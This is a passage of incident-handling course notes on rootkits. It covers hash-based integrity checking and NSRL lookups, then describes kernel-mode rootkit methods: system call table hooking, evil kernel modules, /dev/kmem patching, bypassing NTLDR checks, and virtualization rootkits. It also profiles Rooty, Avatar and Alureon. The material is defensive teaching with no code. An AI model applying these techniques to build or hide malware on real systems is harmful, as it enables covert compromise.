- The Internet Storm Center has a free NSRL lookup tool at http://isc.sans.edu/tools/hashsearch.html



The best way to defend against rootkits is to be proactive. You should use a file system integrity checking tool. Such tools can create a read-only database of cryptographic hashes for critical system files. You should store this file offline and periodically check your running system to verify the integrity of its files. By using cryptographically strong hashes to create digital fingerprints of your sensitive files, and periodically checking your existing files against those fingerprints, you can detect a rootkit quickly. Make sure you use both the MD5 and SHA-1 hash algorithms, because of recent concerns with hash collisions.

For a comprehensive set of MD5 and SHA-1 hashes, you should check out the National Software Reference Library (NSRL) created and maintained by NIST. It's free for download across the Internet. It has iso images of CD-ROMs with hashes for hundreds of applications and dozens of operating systems. Get it free at http://www.nsrl.nist.gov.

The Internet Storm Center has built a free website that allows users to search the NSRL by simply pasting in an MD5 or SHA1 hash into a web form. The website will then display any program in the NSRL that has the given hash. The same search page also allows users to paste in an MD5 hash (not a SHA1 hash) of malware specimens, and it will search in the Team Cymru hash registry to look for matching malware.

In addition to a web interface, the Internet Storm Center has even made a DNS interface to the hash lookup tool. By sending a DNS TXT record with a hash in it, you can get a response that includes the name of the file from the NSRL good software hash list or the Team Cymru malware hash list. To conduct such a search using dig, the ISC provides the following example:

```
$ dig +short 84C0C5914FF0B825141BA2C6A9E3D6F4.md5.dshield.org TXT
"cmd.exe | NIST"
```

The response includes the filename that matches the hash, followed by a |, followed by the database where the hash was found (e.g., NIST for the NSRL).

Defenses: Contain, Erad, and Recov | User-Mode Rootkits

- Containment
  - Analyze other systems' changes made by discovered rootkits
- Eradication
  - Wipe drive, and then reformat drive
  - Reinstall operating system, applications, and data
  - Make sure you apply all patches
  - You should change all admin/root passwords on victim and related systems
- Recovery
  - Monitor system very carefully

When a rootkit is detected, you should completely wipe and reformat the drive, reinstall all operating system components and applications, and then thoroughly patch the machine.

Restore data from a recent backup.

You might need to do a sanity check on the data to make sure it is not corrupt.

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**


KEEPING ACCESS

1. App-Level Trojan Horse backdoor Suites
2. Wrappers and Packers
3. Memory Analysis
   - Lab: Windows Attack
4. User-Mode Rootkits
   - Linux User-Mode Rootkits
   - Windows User-Mode Rootkits
5. **Kernel-Mode Rootkits**
   - Rooty
   - Avatar and Alureon

We've discussed application-level Trojan Horse backdoors and user-mode rootkits. Now let's raise the ante even more. Let's talk about kernel-mode rootkits.

Upping the Ante with Kernel-Mode Rootkits

- Really quite amazing tools ...
- Rootkits we've discussed so far operate at the application level, replacing critical system executables
- Kernel-mode rootkits operate at a more fundamental level, completely transforming your environment at the attacker's whim!



Kernel-mode rootkits represent the latest evolution of rootkit-like tools. They use some ideas that were originally included in a tool named "sumfuq" for SunOS 4.1.X, and itf.c for Linux.

Because they run at the kernel-mode, kernel-mode rootkits have much more power over the system than rootkits that live at the process/program/application level. Detection is far more difficult, because detection programs themselves run at the process/program/application level and rely on the kernel to function.


For example, a good Tripwire routine running on a system can detect a user-mode rootkit Trojan Horse program by opening the programs and looking at them. Keep in mind, however, that to open a program file, the file system integrity checker has to make calls into the system kernel. All access of the hard drive or any other hardware components of the machine must use the kernel.

With a kernel-mode rootkit installed, the attacker doesn't have to modify the individual application programs. When the kernel is modified to lie to administrators, all files would be intact, while the actual kernel can give backdoor access and hide the attacker.

By operating at the kernel, the attacker can essentially create an alternate universe within your computer that looks intact and happy. Really, though, beyond this appearance, your system could be laced with Trojan Horse programs.

The Kernel

- The kernel controls interactions between user programs and hardware
- It allocates CPU, mem, hard drive, etc.
- User mode and kernel mode setting in hardware (Ring 3 and Ring 0 on x86)
- User programs make calls into the system call table ...
- ... which points to kernel code for implementing the system call



In most operating systems, including UNIX and Windows, the kernel is special software that controls various extremely important elements of the machine. The kernel sits between individual running programs and the hardware itself. Many kernels, including those found in UNIX and Windows systems, include the following core features: process and thread control, inter-process communication control, memory control, file system control, other hardware control, and interrupt control.

As it runs, the kernel relies on hardware-level protections implemented in the system's CPU. By using hardware-level protection, the kernel tries to safeguard its own critical data structures from accidental or deliberate manipulation by user-level processes on the machine. Most CPUs include hardware features to let software on the system run at different levels of privilege. The memory space and other elements of highly sensitive software (like the kernel) cannot be accessed by code running at a less-important level (such as user processes). On x86-compatible CPUs, these different sensitivity levels are called "Rings," and range from Ring 0, the most sensitive level, to Ring 3, the least sensitive level. As it runs different tasks, the CPU switches between these different levels depending on the sensitivity of the particular software currently executing.

For the Linux and Windows operating systems, only Rings 0 and 3 are used, while the other options supported by x86 CPUs (that is, Rings 1 and 2) are not utilized. The kernel itself, in both Linux and Windows, runs in Ring 0. User mode processes run in Ring 3, and, under most conditions, are not able to access kernel space directly.

To interact with the kernel, user mode processes rely on a concept termed "system calls." These system calls include functions for executing a program or opening a file. Now, most user mode processes don't activate these system calls directly. Instead, the operating system includes a system library full of code that actually invokes the system call when it is required. So, a running user mode process calls a system library to take some action. The system library, in turn, activates a system call in the kernel. To activate a system call, the system library sends an interrupt to the CPU, essentially tapping the CPU on the shoulder, telling it that it needs to change to Ring 0 and handle a system call using kernel mode code.

The system call table is actually an array maintained by the kernel that maps individual system call names and numbers into the corresponding code inside the kernel needed to handle each system call. The system call table is just a collection of pointers to various chunks of the kernel that implement the actual system calls.

Kernel-Mode Rootkits

- Kernel-mode rootkits are a big area of focus
- By operating in the kernel, the attacker has complete control of the target machine
  - Hidden processes
  - Hidden files
  - Hidden network use (sniffing and port listeners)
  - Execution redirection


Kernel-mode rootkits continue to get a lot of attention from attackers. They allow the attacker to completely undermine the system. They require root permissions to install. However, once they are on the system, they let an attacker hide all of his/her nefarious activities. Most kernel-mode rootkits let an attacker:

- Hide processes, so backdoors don't show up in a process list.
- Hide files, so the attacker's malicious software doesn't show up on the file system.
- Hide network usage, including masking any TCP or UDP ports used by an attacker's backdoor, and hide promiscuous mode to disguise sniffers.
- Execute redirection, so that when a user runs a program, the kernel will substitute an evil program in its place.

The real focus area lately in kernel-mode rootkits is how to get them implemented. People have been doing loadable kernel modules for kernel rootkits since 1999. Recently, though, there has been tremendous progress in kernel-mode rootkit implementation. That's some pretty nasty stuff!

Altering the Kernel

- By changing the system call table, an attacker can wield great power
- Planting malicious code inside the kernel
- Implementing execution redirection
  - You want to run one program ...
  - ... But kernel runs a different one!
- Also, hiding files and processes



To implement a kernel-mode rootkit, an attacker tweaks the kernel in two ways, identified as elements A and B in the figure. The attacker inserts malware into the kernel, jumping the gap between Ring 3 and Ring 0 using one of several techniques we discuss later. Once inserted, the attacker's kernel mode rootkit, shown as element A in the figure, includes code that operates quite similarly to the original existing system call code within the kernel. In our example, the bad guy has created kernel code that implements the SYS_execve system call, used to execute programs, but the bad guy throws in a little twist. When the new, malicious SYS_execve system call is invoked, it will check to see which program it has been asked to execute. If the execution request is for a program that the attacker configured the system to redirect, the evil kernel module will actually execute a different program instead. Otherwise, if the execution request is for some program the attacker isn't interested in redirecting, the normal program will be run. The new SYS_execve system call includes intelligence to decide what to execute outright and what to redirect. That's the twist.

This is all a nice, but how does the attacker's malicious SYS_execve get run in the first place? That's where element B from the figure comes into play. The attacker's kernel code will alter the system call table so that it no longer points to the normal SYS_execve call in the kernel. Instead, the entry in the system call table associated with SYS_execve will now point to the attacker's own code. What the attacker is doing here is playing bait and switch with system calls to redirect execution of selected user-mode programs.

Instead of implementing all of this functionality from scratch, the attacker could just wrap the existing SYS_execve system call code with the attacker's own code that includes intelligence to determine whether to pass the execution request through to the real SYS_execve or to execute some other program instead. This system call wrapping option requires less custom code from the attacker and is therefore more efficient. The system call table is still manipulated, but now points to the attacker's wrapper code. When the SYS_execve call occurs, the attacker's wrapper is activated, which checks to see whether execution request is for a program that the attacker wants to redirect. If so, it'll pass the request off to the real SYS_execve code to execute the alternate program. Otherwise, the wrapper will just pass in a request to execute the actual program requested in the system call. Using either alternative (creating entirely new system call code or wrapping an existing system call's software), the end result is the same: The SYS_execve call inside the kernel will include execution redirection.

Types of Kernel-Mode Rootkits

- In general, there are (currently) five different methods for manipulating the kernel being publicly discussed
  1. Loadable kernel modules (UNIX) and device drivers (Windows) } The most popular method today
  2. Altering kernel in memory
  3. Changing kernel file on hard drive
  4. Virtualizing the system
- Each available on Linux and Windows


The real focus area lately in kernel-mode rootkits is how to get them implemented. People have been doing loadable kernel modules and evil device drivers for kernel rootkits since at least 1997. This technique remains the most popular today.

More recently, though, there has been tremendous progress in altering a live running kernel in memory and patching kernel images on the hard drive. That's some pretty nasty stuff!

In the future, we might even see attackers virtualizing systems to implement rootkits, or running programs directly in kernel mode. Although these latter two techniques haven't yet caught on, they are a possibility and have been discussed publicly.

Method 1) Loadable Kernel Modules and Device Drivers

- Linux kernel is designed to be expanded through loadable kernel modules
- Windows kernel uses device drivers
- Insert code into the kernel
- Can augment kernel capabilities
- Can overwrite existing kernel functionality
- Win Vista and later require mandatory device driver signing
  - Could steal signing keys (Stuxnet) ...
  - Or, use Method 2, altering the kernel in memory



A primary method for invading the Linux kernel to implement a kernel-mode rootkit involves creating an evil loadable kernel module that manipulates the existing kernel. This technique first emerged publicly in approximately 1997, and grew in popularity over subsequent years, with a huge variety of different evil module variations available today. Today, it remains the most popular technique for implementing kernel-mode rootkits on Linux systems.


Remember, loadable kernel modules are a legitimate feature of the Linux kernel, sometimes used to add support for new hardware or otherwise insert code into the kernel to support new features. Loadable kernel modules run in kernel mode, and can augment or even replace existing kernel features, all without a system reboot. Because of the convenience of this feature for injecting new code into the kernel, it's one of the easiest methods for implementing kernel-mode rootkits on systems that support kernel modules (such as Linux and Solaris). To abuse this capability for implementing rootkits, some malicious loadable kernel modules change the way that various system calls are handled by the kernel.

Similarly, by creating malicious device drivers, an attacker can undermine the Windows kernel. Device drivers run at kernel mode, and have been used to implement Windows kernel-mode rootkits by altering the system call table.

Starting with Windows Vista (and following with Windows 7, Windows 2008, and Windows 8), Microsoft required mandatory device driver signing for Windows kernel components. Before this, Windows allowed a user with admin privileges to load unsigned code into the kernel (or code signed by a key that Windows doesn't trust). Thus, once an attacker compromised admin privileges, he or she could accept unsigned code and load a kernel-mode rootkit. But, with Vista, Win7, and Windows 2008 server, Windows has mandatory device driver signing. There are ways to subvert this process, however. One way is to steal legitimate private keys issued by Microsoft to a legitimate software company and use them to sign malware. This technique was used in the Stuxnet worm, which relied on stolen signing keys issued to two legitimate companies. Alternatively, mandatory device driver signing could be bypassed using method 2 for altering the kernel: manipulating memory.

Method 2) Altering Kernel in Memory

- /dev/kmem holds a map of kernel memory on Linux
- Built into Linux, and a rough equivalent available Windows (System Memory Map)
- By searching through and altering it, an attacker can create a kernel-mode rootkit
- For Linux, the Super User Control Kit (SUCKit) does this
- For Windows, FU does this
- Joanna Rutkowska demonstrated how to alter the Vista kernel via the system page file
  - Hog memory, kernel pages to hard drive, alter it there
  - Bypasses mandatory device driver signing




Although modifying a running kernel using loadable kernel modules and device drivers is a widespread and effective technique, it's not the only game in town for implementing kernel-mode rootkits. Suppose the target machine was built without kernel module support. When compiling a custom kernel for a Linux machine, an administrator can choose whether to add loadable kernel module support or omit it from the resulting kernel. Without module support in the kernel, the administrator will have to build all kernel-mode functionality right into the core kernel itself. Such kernels cannot be abused with evil loadable kernel modules, because the hooks necessary for loading such modules into the kernel (stuff like the /proc/ksyms file) are left out. For information about building a kernel that doesn't require or support modules, you can refer to various free Internet guides. Alternatively, you could use Bill Stearns' wonderful kernel-building package (called, appropriately enough "buildkernel") at http://www.stearns.org/buildkernel, which includes an option for creating a kernel that doesn't support modules.

So, if you build a kernel that lacks module support, are you safe from kernel-mode rootkits? Sadly, the answer is "No." Various kernel-mode rootkit developers have honed their wares so they can now invade the kernel even without using any loadable kernel modules. To accomplish this, they utilize the facilities of /dev/kmem, that interesting file that holds an image of the kernel's own memory space where the running kernel code lives. By carefully patching the kernel in memory through /dev/kmem, an attacker can implement all of the kernel-mode rootkit features we've discussed so far, without using a module. The Super User Control Kit (SUCKit) offers this capability on Linux.

Similar ideas have been implemented on Windows, utilizing the System Memory map object. In particular, the FU tool implements this functionality on Windows. Joanna Rutkowska has also presented on how to change the Windows Vista kernel. The attacker writes a user-mode program that hogs memory, forcing the kernel to page some of its functionality to the system page file. Then, with system privileges in user mode, she changes the page file elements that contain kernel code. Any system-level process on Windows can read and write the page file. With the page file alterations in place, she frees up memory. The kernel then loads the evil code back into kernel-space. This method bypasses the mandatory device driver signing functionality of the Vista kernel by changing the kernel in the Windows Vista virtual memory system.

Method 3) Changing Kernel File on Hard Drive

- Instead of altering live kernel in memory, attackers could overwrite kernel file on the hard drive
- On Linux, the file is vmlinuz
  - Whitepaper on this technique at http://www.phrack.org/issues.html?issue=60&id=8#article
- On Windows, kernel functionality is in ntoskrnl.exe and win32k.sys files
  - Attacker must foil NTLDR integrity checks of these files
  - Disable them or ...
  - Make them lie (alter their code)
  - Bolzano and FunLove viruses did this in 1999, but nothing much since then



With root-level permissions on the box, the attacker could just replace or patch the kernel image file on the hard drive itself. That way, upon the next reboot of the system, the attacker's evil kernel would be reloaded into the system instead of the original wholesome kernel.


Because the kernel image on the hard drive is just a file (readable and writable by root-level accounts), there's no need for the attacker to jump from user mode to kernel mode to make changes to this file. User mode to kernel mode transitions (such as those that occur through system calls, insmod, and /dev/kmem) are required only to interact with a running kernel, but aren't necessary to change the kernel image file on the hard drive. By just exercising rootly privileges, the attacker can overwrite the kernel image file on the hard drive and get the new, evil kernel loaded into memory at the next reboot.

In the Linux file system, the kernel image is stored in a file called "vmlinuz," typically located in the /boot directory.

On Windows, an attacker would alter Ntoskrnl.exe or win32k.sys with modified software that provides a backdoor and hides an attacker's presence on the machine. Now, an attacker cannot alter the Ntoskrnl.exe file by itself, because the integrity of this file is checked each time the system boots. During the boot process, a program called "NTLDR" verifies the integrity of Ntoskrnl.exe before the kernel is loaded into memory. If the Ntoskrnl.exe file has been altered, the NTLDR program displays a fearsome blue screen of death message, indicating that the kernel itself is corrupt. To get around this difficulty, the bad guys manipulate both the NTLDR and the Ntoskrnl.exe files. Using a small patch to overwrite a few machine language instructions inside NTLDR so that it skips its integrity check, the attackers can then freely alter Ntoskrnl.exe at will.

Method 4) Virtualizing the System

- Attacker can put legit-looking system in a virtual machine
  - VMware, VirtualPC, UML
  - Hardware-based virtualization
- Victim users are locked in a jail ... but they don't know it
- Not seen much in the wild
  - A few reports
- SubVert from Umich and Microsoft
- Joanna's Blue Pill uses AMD Virtualization instructions to achieve this
- Dino A. Dai Zovi is working on a similar hardware-based rootkit called Vitriol for Intel VT-x technology
  - http://www.theta44.org/software/HVM_Rootkits_ddz_bh-usa-06.pdf



Another kernel-mode rootkit alternative involves the bad guy breaking into the machine with root privileges, and making the existing operating system a guest inside a virtual machine environment. Then, after starting this virtual machine containing the original system, the attacker runs underneath with his or her own hypervisor, controlling the system underneath the kernel of the guest operating system. All users and administrators logging into the machine would be unwittingly accessing the guest instance, and not the "real" underlying operating system, controlled by the attacker. The attacker, meanwhile, could run all sorts of nasty code underneath in the hypervisor, which the users inside the virtual instance would not be able to notice. In essence, this attack works like a reverse honeypot. Instead of trapping attackers inside a jail without their knowing it, which normal honeypots do, this type of attack traps system administrators and users in a jail.

By deploying a virtual machine on a victim system, attackers turn the whole system into their playground, confining normal users and administrators into a small virtual prison tucked away in a corner of the system. The real concern here, of course, is that the users and administrators have no idea that they are in a prison. The virtual machine becomes a cone of silence wrapped around legitimate users and administrators. With the virtual machine going about its business, the system looks normal to them. Their normal kernel is running, all of their files are still on the hard drive, and programs run the same way as that they did before the attack occurred. The victims are blissfully ignorant of their virtual machine-induced cage.

In Spring 2006, researchers at the University of Michigan and at Microsoft Corporation released a research paper on this technique, along with a description of a proof of concept tool called "SubVert," a virtual-machine-based rootkit. This tool implements two rootkits: one with a Windows XP host running Virtual PC and another with a Linux Gentoo host running VMware. Going further, Joanna Rutkowska released a research paper on her experiments with hardware-based virtualization technologies offered in AMD's Pacific chips, which extend the x86 instruction set to offer direct processor hardware support for virtualization. Joanna's work implements a hypervisor underneath Windows Vista. She called her handiwork "The Blue Pill." Dino Dai Zovi performed similar research on Intel's VT-x technology, its hardware-based virtualization extensions of the x86 instruction set as well. The resulting Vitriol rootkit is implemented as a hypervisor underneath MacOS X running on Core Duo and Core 2 Duo chips (which offer the VT-x instruction set).

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

KEEPING ACCESS

1. App-Level Trojan Horse backdoor Suites
2. Wrappers and Packers
3. Memory Analysis
   - Lab: Windows Attack
4. User-Mode Rootkits
   - Linux User-Mode Rootkits
   - Windows User-Mode Rootkits
5. Kernel-Mode Rootkits
   - **Rooty**
   - Avatar and Alureon

Let's talk about some additional popular kernel-mode rootkits, especially KBeast, a popular kernel-mode rootkit for Linux.

Rooty

- By TurboBorland
  - Of Chaotic Security
- Works on 2.6+ and 3.0+ Linux kernels
- 32- and 64-bit support
- Uses driver support/loadable kernel modules
- Like many rootkits, it uses insmod to insert the various rootkit components
- Hides by modifying the results listed by lsmod
- Modifies the System Call Table
- Real-time hiding from strace
  - Very scary

Chaotic Security


Another great rootkit is Rooty by TurboBorland. This kernel-mode rootkit supports 2.6+ and 3.0+ Linux kernels. Another cool feature of this rootkit is the ability to automatically determine whether a target system is 32 or 64 bit and automatically install for the proper version. It does this by reviewing unistd.h and comparing the system calls in this file with the known system call addresses for 32-bit and 64-bit systems.

Like most Linux rootkits, Rooty installs itself as a driver or loadable kernel module. It does this through the use of the insmod command, which is a common way to install drivers on Linux systems.

It also hides by modifying the results listed by lsmod (which lists loaded kernel modules) and from systrace.

Altering the Kernel for Extreme Hiding — Rooty

- With many careful changes to the system call table, the attacker can hide:
  - Processes
  - Files and directories
  - Port usage
- The attacker can implement a "cone of silence"
  - Inside the cone, all hidden items are visible
  - Outside the cone, all hidden items are hidden



Rooty manipulates the system table in numerous ways, redirecting system calls associated with executing programs and opening files to create a "cone of silence" hiding the attacker. This cone of silence essentially carves user mode into two worlds: a visible environment and a cloaked environment. From inside the cone of silence, where the attacker lives, everything on the system is viewable, hidden items and visible items alike. Outside the cone of silence, where users and administrators dwell, all hidden items are completely invisible.

The Rooty rootkit keeps the two worlds separate by carefully manipulating the system call table to hide things from visible processes, while allowing invisible processes to see. Now, that's a highly effective paradigm for interacting with a kernel-mode rootkit.

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - Gaining Access
  - Web App Attacks
  - Denial of Service
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

KEEPING ACCESS

1. App-Level Trojan Horse backdoor Suites
2. Wrappers and Packers
3. Memory Analysis
   - Lab: Windows Attack
4. User-Mode Rootkits
   - Linux User-Mode Rootkits
   - Windows User-Mode Rootkits
5. Kernel-Mode Rootkits
   - Rooty
   - **Avatar and Alureon**

Next, let's look at some kernel-mode rootkits for Windows platforms, specifically the Avatar and Alureon rootkits.

Avatar Rootkit

- Uses driver infection technique twice
  - Once to bypass Host Based Intrusion Detection (HIDS)
  - The second is for persistence
- Uses the bootkit method of infection and persistence to bypass driver signing requirements
- An interesting mixture of user-mode and kernel-mode techniques
- Attempts to detect whether the target system is a VM
- If not installed as Admin, it will automatically attempt local privilege escalation
- Infects a random driver from a list
  - Does not infect the same driver for every system
- It is able to infect system drivers without altering their size
- Custom encryption used for Command and Control (C2)

The Avatar rootkit takes a number of very interesting techniques for infection and persistence. First, it uses two different driver infection techniques when it is enabled. It drops one driver to bypass Host Based Intrusion Detection. Second, it drops a second driver for persistence. It also uses bootkit techniques to bypass Windows mandatory driver signing. This technique is similar to the type of technique used in tools like Kon-boot. The vector is to bypass controls before they are completely enabled as part of the Windows boot process.

If the rootkit is not installed with Administrator privileges, it will attempt a local privilege escalation exploit. The privilege escalation exploit is straight out of Metasploit, so it can be easily modified and updated as more exploits are released.

But what driver does it infect? Turns out, it is not a consistent driver. Rather, it picks which driver to infect at random from a list of available drivers. Oh! And the driver size stays the same!

Finally, as part of Command and Control, it uses custom RSA encryption, so simple network level detection is tough.

You can find it here:

http://www.welivesecurity.com/2013/05/01/mysterious-avatar-rootkit-with-api-sdk-and-yahoo-groups-for-cc-communication/

Alureon/TDL Rootkit Family

- Alureon is one of the most powerful rootkits in widespread use for Windows today
  - Used to hide spyware, bots, and other malware
  - Original version called "TDSS"... then TDL1 followed by TDL2... and now Alureon – an iterative loop growing more powerful
- Kernel-mode rootkit
  - Configuration file and some DLLs present in user mode, but hidden
- Focus is on file hiding and dodging antivirus and rootkit detection tools
- For installation, Alureon alters Windows device drivers associated with the file system
  - atapi.sys or iastor.sys
  - Alters driver, but changes system so that driver signature check always passes

